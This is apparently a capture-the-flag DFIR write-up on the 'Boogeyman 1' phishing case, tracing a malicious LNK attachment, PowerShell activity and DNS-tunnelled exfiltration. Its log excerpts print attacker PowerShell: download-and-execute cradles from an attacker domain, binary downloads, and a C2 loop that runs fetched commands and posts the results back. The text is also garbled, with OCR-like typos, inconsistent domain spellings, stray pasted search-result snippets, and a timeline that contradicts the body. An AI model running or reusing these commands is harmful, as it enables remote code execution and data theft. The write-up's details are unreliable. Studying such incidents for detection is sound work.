

Boogeyman 1

Email, Endpoint, and Network Forensics Investigation

Blue Team, SOC Level 1, Zen Mier

Scenario

Julianne, a finance employee at Quick Logistics LLC, received a phishing email that appeared to be a legitimate follow-up from a business partner (B Packaging Inc.) regarding an unpaid invoice. The attached document was malicious. The security team flagged the suspicious execution of the attachment and received phishing reports from other finance employees, confirming this was a targeted attack on the finance team.

Three artefacts were provided for the investigation: a copy of the phishing email (.eml), endpoint PowerShell execution logs (JSON), and a network packet capture (.pcap). The investigation must trace the full attack chain from email delivery through to data exfiltration.

Objectives

- Analyze the phishing email headers to identify the sender address, spoofed display name, mail relay service used, and the nature of the malicious attachment.
- Parse the LNK (shortcut) attachment using LNKParse3 to extract the embedded command.
- Review PowerShell execution logs using JQ to trace all commands executed on the compromised host.
- Identify the C2 domain, exfiltration method, and the content of the exfiltrated data from the network packet capture.
- Map all findings to MITRE ATT&CK techniques and produce a complete IOC list.

Tools Used


Tool	Purpose
Thunderbird Mail Client	Opens and parses .eml phishing email files. Used to examine email headers (sender, recipient, reply-to, X-headers), view the attachment, and identify the mail relay service.
LNKParse3	Command-line tool that parses Windows shortcut (.lnk) files and extracts all embedded metadata including the hidden command-line argument that the shortcut executes when opened.
JQ	Command-line JSON processor. Used to parse and filter the PowerShell execution log files which are stored in JSON format.
Wireshark, Tshark	Network packet analysis. Wireshark used for visual inspection of traffic streams. Tshark used for command-line filtering and extraction of DNS and HTTP traffic.
CyberChef	Decodes Base64-encoded payloads found in the PowerShell logs and within the LNK attachment command.

echo, base64 (Linux CLI)	Used alongside sed and awk to decode and clean encoded payloads found in the PowerShell command log directly in the terminal without GUI tools.
--------------------------	---


Investigation

Phase 1, Email Analysis

The phishing email was examined in Thunderbird and appeared to originate from B Packaging Inc., using the display name of a legitimate business contact. However, header analysis showed that the actual sender address differed from the displayed identity and utilized a typosquatted domain (agriffin@bpakcaging.xyz). This discrepancy confirmed an email spoofing attempt consistent with phishing activity (MITRE ATT&CK T1566.001).



The email was delivered via Elastic Email, a legitimate third-party email relay service. Attackers use trusted mail relays to improve email deliverability and bypass spam filters that would otherwise block mail from unknown or newly registered domains.



The email source contained the attachment encoded in Base64 format. This encoded data was extracted and decoded using CyberChef, allowing the original attachment content to be recovered for further analysis.


```
cat powershell.json | jq 'select(.ScriptBlockText != null) | select(.ScriptBlockText | contains("http")) | .ScriptBlockText'
```

```
jq: error (at <stdin>:1): Cannot index string with string "ScriptBlockText"
ubuntu@tryhackme:~/Desktop/artefacts$ cat powershell.json | jq 'select(.ScriptBlockText != null) | select(.ScriptBlockText | contains("http
")) | .ScriptBlockText'
[{"lex(new-object net.webclient).downloadstring('https://github.com/S3cur3Th1sSh1t/PowerSharpPack/blob/master/PowerSharpBinaries/Invoke-Seatb
lt.ps1');pwd"
$scdn.bpkacaging.xyz/8080';$i='8cce49b0-b86459bb-27fe2489';$p='http://';$v=Invoke-WebRequest -UseBasicParsing -Uri $p$/$i/8cce49b0 -Header
@{('X-38d2-8f49')=$i};while ($true){$c=(Invoke-WebRequest -UseBasicParsing -Uri $p$/$i/8cce49b0 -Headers @{('X-38d2-8f49')=$i}).Content;if
$c -ne 'None') {$s=lex $c -ErrorAction Stop -ErrorVariable e;$r=Out-String -InputObject $r;$s=Invoke-WebRequest -Uri $p$/$i/27fe2489 -Method
POST -Headers @{('X-38d2-8f49')=$i} -Body ([System.Text.Encoding]::UTF8.GetBytes($e+$r -join ' ')) sleep 0.8}\n"
lex (new-object net.webclient).downloadstring('http://files.bpkacaging.xyz/update')}
lwr http://files.bpkacaging.xyz/sb.exe -outfile sb.exe;pwd"
lwr http://files.bpkacaging.xyz/sq3.exe -outfile sq3.exe;pwd"
ubuntu@tryhackme:~/Desktop/artefacts$
```

C:\Users\j.westcott\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState\plum.sqlite using the downloaded sq3.exe binary. This file is associated with Microsoft Sticky Notes. The data targeted for exfiltration was identified as protected_data.kdbx, which, based on research, is a database file format used by KeePass password management software. Additional investigation determined that the attacker encoded the exfiltrated data in hexadecimal format and leveraged the nslookup utility as the exfiltration mechanism.

```
ubuntu@ryhackme:~$ cd Desktop/artefacts
ubuntu@ryhackme:~/Desktop/artefacts$ ls
capture_cpapng dump_enl evtx2json powershell.evtx powershell.json
ubuntu@ryhackme:~/Desktop/artefacts$ cat powershell.json | jq '.select(.ScriptBlockText != null) | select(.ScriptBlockText | contains(".exe") or contains(".ps1") or contains("download")) | .ScriptBlockText'
[{"(new-object net.webclient).downloadstring('http://files.bpakcaging.xyz/update')"}, {"\rb.exe -groupall;pwd"}, {"\rb.exe;pwd"}, {"\rb.exe system;pwd"}, {"\rb.exe all;pwd"}, {"wr http://files.bpakcaging.xyz/sb.exe -outfile sb.exe;pwd"}, {"\rb.exe -groupuser;pwd"}, {"seabelt.exe -groupuser;pwd"}, {"(Invoke-Sqlcmd "SELECT * FROM Note LIMIT 100");pwd"}, {"(Invoke-Sqlcmd "SELECT * FROM Note WHERE Note LIKE '%_wekyBdbbbw%'");pwd"}, {"wr http://files.bpakcaging.xyz/sq3.exe -outfile sq3.exe;pwd"}]
```

```
h0unt@trishacke:~/Desktop/artefacts$ cat powershell.json | jq 'select(.ScriptBlockText != null) | select(.ScriptBlockText | contains("cd ") or contains("Location")) | .ScriptBlockText'
```

```

C:\Users\user> powershell -i -c 'select -ScriptBlockText { $Content = (Get-Content -Path $File -Raw); $Destination = "167.71.211.113"; $Bytes = [System.IO.File]::ReadAllBytes($File); $Bytes | Out-Null }' -ScriptBlockText 'Is C:\Users\user\Documents\protected_data.kdbx;pwd'
File: protected_data.kdbx; $Destination = '167.71.211.113'; $Bytes = [System.IO.File]::ReadAllBytes($File); $Bytes | Out-Null
File: C:\Users\user\Documents\protected_data.kdbx; $Destination = '167.71.211.113'; $Bytes = [System.IO.File]::ReadAllBytes($File); $Bytes | Out-Null

```

A .kdbx file is a [KeePass Password Database file](#). It is used by KeePass and compatible password managers to securely store sensitive data like usernames, passwords, URLs, and notes in a single, highly encrypted binary file. [🔗 KeePass +3](#)

Key Features of a .kdbx File

- **Strong Encryption:** The database is locked using top-tier encryption algorithms (like AES-256 or ChaCha20) protected by a Master Key.
- **Self-Contained:** It stores everything you need locally, meaning it works offline without relying on external cloud servers.

Show more ▾

 4 sites

KDBX File Format Specification - KeePass

HMAC-Protected Block Stream. Inner Header. Inner Encryption. XML Document. General. KDBX is the KeePass 2.x database file format.

 KeePass

KDBX File Extension - What is .kdbx and how to open?

The data files created by KeePass Password Safe are known as KDBX files and they usually refer to the KeePass Password Database. T...


 BrowserSoft

The PCAP file was analyzed in Wireshark using DNS query filters to detect all domain lookups originating from the compromised host. Among these, unusual DNS queries were found carrying

encoded content within their subdomain fields — a well-known indicator of DNS tunneling used for data exfiltration.



The C2 domain was pinpointed by examining the DNS traffic patterns. Tracing the associated TCP streams confirmed active command-and-control communication, with commands being issued and responses returned over the connection. The exfiltrated data was reconstructed by following the relevant TCP stream, converting the charcode-encoded payload back to plaintext, and reading the output — which revealed both the password of the exfiltrated file and the credit card number contained within it.



Attack Timeline

Stage	Artefact	Event
-------	----------	-------

Delivery	Email (.eml)	Phishing email sent via Elastic Email relay spoofing B Packaging Inc. to Julianne.
Initial Access	.lnk Attachment	Julianne opens the LNK file. Embedded PowerShell contacts C2 and downloads next stage.
Execution	PowerShell Logs	Discovery commands executed: whoami, ipconfig, net user, net localgroup.
C2 Establish	PowerShell, PCAP	C2 channel established. Attacker issues commands through the connection.
Exfiltration	PCAP, DNS	Data Base64-encoded and exfiltrated via DNS tunneling to the C2 domain.
Persistence	PowerShell Logs	Persistence mechanism deployed to ensure re-access after reboot.

Indicators of Compromise

IOC Type	Value	Context
Email	[sender address from headers]	Spoofed sender address. Display name impersonated B Packaging Inc. contact.
Mail Service	Elastic Email	Third-party relay used to deliver the phishing email and improve deliverability.
Attachment	.lnk shortcut file	Windows shortcut disguised as an invoice. Contains hidden PowerShell command in target field.
C2 Domain	[from PowerShell and DNS logs]	Attacker-controlled domain identified in PowerShell command and DNS query traffic.
Technique	DNS Tunneling	Data exfiltrated by encoding content in DNS subdomain query fields.
Victim	Julianne, Finance	Compromised user. Finance department targeted as part of wider campaign against logistics sector.

DETECTION OPPORTUNITIES

- Alert on outbound DNS queries where the subdomain field exceeds 40 characters or contains Base64-like character patterns, which may indicate DNS tunneling exfiltration (MITRE T1048.003).
- Alert on .lnk files downloaded from external sources or received as email attachments. Execution of .lnk files by a user process should be treated as high suspicion.
- Alert on PowerShell executed with -EncodedCommand or -w hidden flags immediately following the opening of a document or shortcut file.
- Alert on emails originating from third-party relay services (Elastic Email, SendGrid, Mailchimp) where the reply-to and from addresses differ from the display name domain.

Summary

Boogeyman 1 is a multi-artefact DFIR investigation requiring simultaneous analysis of email evidence, endpoint logs, and network traffic. The attack was methodical: a trusted relay service was used for delivery, a LNK file concealed the initial payload, and DNS tunneling was used for stealthy exfiltration.

This case reinforces that effective phishing detection cannot rely on a single control. Email gateway filtering, endpoint PowerShell logging, and DNS monitoring must all be in place and monitored together for this attack pattern to be detected and contained.

Area	Finding
Email Analysis	Phishing email delivered via Elastic Email relay. Sender spoofed B Packaging Inc. Attachment was a .lnk file.
LNK Analysis	LNKParse3 extracted hidden PowerShell command from the shortcut. Base64-encoded payload decoded with CyberChef.
Endpoint Logs	JQ parsed JSON PowerShell logs. Discovery commands and exfiltration encoding visible in command history.
Network Analysis	Wireshark identified DNS tunneling. C2 domain extracted. Exfiltrated content recovered from DNS stream.
Tools Used	Thunderbird, LNKParse3, JQ, Wireshark, Tshark, CyberChef, base64 CLI.
MITRE Coverage	T1566.001 (Spearphishing Attachment), T1059.001 (PowerShell), T1082 (Discovery), T1048.003 (DNS Exfiltration).